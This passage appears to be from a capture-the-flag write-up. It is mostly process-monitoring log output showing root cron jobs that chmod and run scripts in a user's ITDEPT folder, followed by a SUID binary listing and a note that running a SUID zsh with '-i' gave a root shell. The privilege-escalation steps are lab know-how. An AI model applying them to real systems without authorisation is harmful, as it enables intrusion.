2020/08/12 09:50:01 [31;1mCMD: UID=??? PID=1882 | [0m
2020/08/12 09:50:01 [31;1mCMD: UID=0 PID=1881 | chmod 777 /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:50:01 [31;1mCMD: UID=1000 PID=1880 | /bin/sh -c /home/dawn/ITDEPT/product-
control [0m
2020/08/12 09:50:01 [31;1mCMD: UID=??? PID=1879 | ???[0m
2020/08/12 09:50:01 [31;1mCMD: UID=??? PID=1878 | ???[0m
2020/08/12 09:50:01 [31;1mCMD: UID=??? PID=1877 | ???[0m
2020/08/12 09:50:01 [31;1mCMD: UID=33 PID=1886 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:50:02 [31;1mCMD: UID=0 PID=1887 | -bash [0m
2020/08/12 09:50:02 [31;1mCMD: UID=0 PID=1888 | -bash [0m
2020/08/12 09:50:02 [31;1mCMD: UID=0 PID=1889 | -bash [0m
2020/08/12 09:50:02 [31;1mCMD: UID=0 PID=1890 | -bash [0m
2020/08/12 09:51:01 [31;1mCMD: UID=0 PID=1895 | /usr/sbin/cron -f [0m
2020/08/12 09:51:01 [31;1mCMD: UID=0 PID=1894 | /usr/sbin/cron -f [0m
2020/08/12 09:51:01 [31;1mCMD: UID=0 PID=1893 | /usr/sbin/cron -f [0m
2020/08/12 09:51:01 [31;1mCMD: UID=0 PID=1892 | /usr/sbin/cron -f [0m
2020/08/12 09:51:01 [31;1mCMD: UID=0 PID=1891 | /usr/sbin/cron -f [0m
2020/08/12 09:51:01 [31;1mCMD: UID=??? PID=1904 | ???[0m
2020/08/12 09:51:01 [31;1mCMD: UID=??? PID=1901 | chmod 777 /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:51:01 [31;1mCMD: UID=33 PID=1900 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:51:01 [31;1mCMD: UID=??? PID=1899 | ???[0m
2020/08/12 09:51:01 [31;1mCMD: UID=??? PID=1896 | ???[0m
2020/08/12 09:51:01 [31;1mCMD: UID=33 PID=1905 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:51:42 [31;1mCMD: UID=0 PID=1906 | -bash [0m
2020/08/12 09:51:42 [31;1mCMD: UID=0 PID=1907 | -bash [0m
2020/08/12 09:51:43 [31;1mCMD: UID=0 PID=1908 | -bash [0m
2020/08/12 09:51:43 [31;1mCMD: UID=0 PID=1909 | -bash [0m
2020/08/12 09:51:44 [31;1mCMD: UID=0 PID=1910 | -bash [0m
2020/08/12 09:51:44 [31;1mCMD: UID=0 PID=1911 | -bash [0m
2020/08/12 09:51:45 [31;1mCMD: UID=0 PID=1912 | -bash [0m
2020/08/12 09:51:45 [31;1mCMD: UID=0 PID=1913 | -bash [0m
2020/08/12 09:51:49 [31;1mCMD: UID=0 PID=1914 | -bash [0m
2020/08/12 09:51:49 [31;1mCMD: UID=0 PID=1915 | -bash [0m
2020/08/12 09:51:49 [31;1mCMD: UID=0 PID=1916 | -bash [0m
2020/08/12 09:51:49 [31;1mCMD: UID=0 PID=1917 | -bash [0m

```

```

2020/08/12 09:51:49 [31;1mCMD: UID=0 PID=1918 | -bash [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1923 | /usr/sbin/cron -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1922 | /usr/sbin/cron -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1921 | /usr/sbin/cron -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1920 | /usr/sbin/cron -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1919 | /usr/sbin/cron -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1931 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1930 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1929 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1928 | /usr/sbin/CRON -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1927 | /usr/sbin/CRON -f [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1926 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
product-control [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1925 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:52:01 [31;1mCMD: UID=0 PID=1924 | /bin/sh -c /home/ganimesdes/phobos [0m
2020/08/12 09:52:01 [31;1mCMD: UID=33 PID=1933 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1938 | /usr/sbin/cron -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1937 | /usr/sbin/cron -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1936 | /usr/sbin/cron -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1935 | /usr/sbin/cron -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1934 | /usr/sbin/cron -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1940 | /usr/sbin/CRON -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1939 | /usr/sbin/CRON -f [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1947 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:53:01 [31;1mCMD: UID=33 PID=1943 | [0m
2020/08/12 09:53:01 [31;1mCMD: UID=0 PID=1942 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/
web-control [0m
2020/08/12 09:53:53 [31;1mCMD: UID=0 PID=1949 | [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1950 | -bash [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1955 | /usr/sbin/cron -f [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1954 | /usr/sbin/cron -f [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1953 | /usr/sbin/cron -f [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1952 | /usr/sbin/cron -f [0m
2020/08/12 09:54:01 [31;1mCMD: UID=0 PID=1951 | /usr/sbin/cron -f [0m
2020/08/12 09:54:01 [31;1mCMD: UID=33 PID=1965 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:54:01 [31;1mCMD: UID=??? PID=1964 | ???[0m
2020/08/12 09:54:01 [31;1mCMD: UID=33 PID=1960 | /bin/sh -c /home/dawn/ITDEPT/web-control
[0m
2020/08/12 09:54:01 [31;1mCMD: UID=??? PID=1959 | ???[0m
2020/08/12 09:54:04 [31;1mCMD: UID=0 PID=1966 | -bash [0m
2020/08/12 09:54:04 [31;1mCMD: UID=0 PID=1967 | -bash [0m
2020/08/12 09:54:04 [31;1mCMD: UID=0 PID=1968 | -bash [0m
2020/08/12 09:54:04 [31;1mCMD: UID=0 PID=1969 | -bash [0m
2020/08/12 09:54:05 [31;1mCMD: UID=0 PID=1970 | -bash [0m
2020/08/12 09:54:09 [31;1mCMD: UID=0 PID=1971 | -bash [0m
2020/08/12 09:54:09 [31;1mCMD: UID=0 PID=1972 | -bash [0m
2020/08/12 09:54:09 [31;1mCMD: UID=0 PID=1973 | -bash [0m
2020/08/12 09:54:09 [31;1mCMD: UID=0 PID=1974 | -bash [0m
2020/08/12 09:54:10 [31;1mCMD: UID=0 PID=1975 | -bash [0m
2020/08/12 09:54:10 [31;1mCMD: UID=0 PID=1976 | -bash [0m
2020/08/12 09:54:10 [31;1mCMD: UID=0 PID=1977 | -bash [0m
2020/08/12 09:54:10 [31;1mCMD: UID=0 PID=1978 | -bash [0m
2020/08/12 09:54:14 [31;1mCMD: UID=0 PID=1979 | -bash [0m
2020/08/12 09:54:14 [31;1mCMD: UID=0 PID=1980 | -bash [0m
2020/08/12 09:54:14 [31;1mCMD: UID=0 PID=1981 | -bash [0m
2020/08/12 09:54:14 [31;1mCMD: UID=0 PID=1982 | -bash [0m
2020/08/12 09:54:16 [31;1mCMD: UID=0 PID=1983 | -bash [0m
2020/08/12 09:54:16 [31;1mCMD: UID=0 PID=1984 | -bash [0m
2020/08/12 09:54:16 [31;1mCMD: UID=0 PID=1985 | -bash [0m

```

```
2020/08/12 09:54:16 [31;1mCMD: UID=0 PID=1986 | -bash [0m
2020/08/12 09:54:17 [31;1mCMD: UID=0 PID=1987 | -bash [0m
2020/08/12 09:54:17 [31;1mCMD: UID=0 PID=1988 | -bash [0m
2020/08/12 09:54:17 [31;1mCMD: UID=0 PID=1989 | -bash [0m
2020/08/12 09:54:17 [31;1mCMD: UID=0 PID=1990 | -bash [0m
2020/08/12 09:54:27 [31;1mCMD: UID=0 PID=1992 | -bash [0m
2020/08/12 09:54:27 [31;1mCMD: UID=0 PID=1991 | -bash [0m
2020/08/12 09:54:27 [31;1mCMD: UID=0 PID=1993 | /sbin/init [0m
*****
```

## On\_box

### WWW-DATA

```
Checking suids
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
```

zsh is a shell so i could exploit its suid with a simple `/usr/bin/zsh -i`  
running that exploit I got a shell as root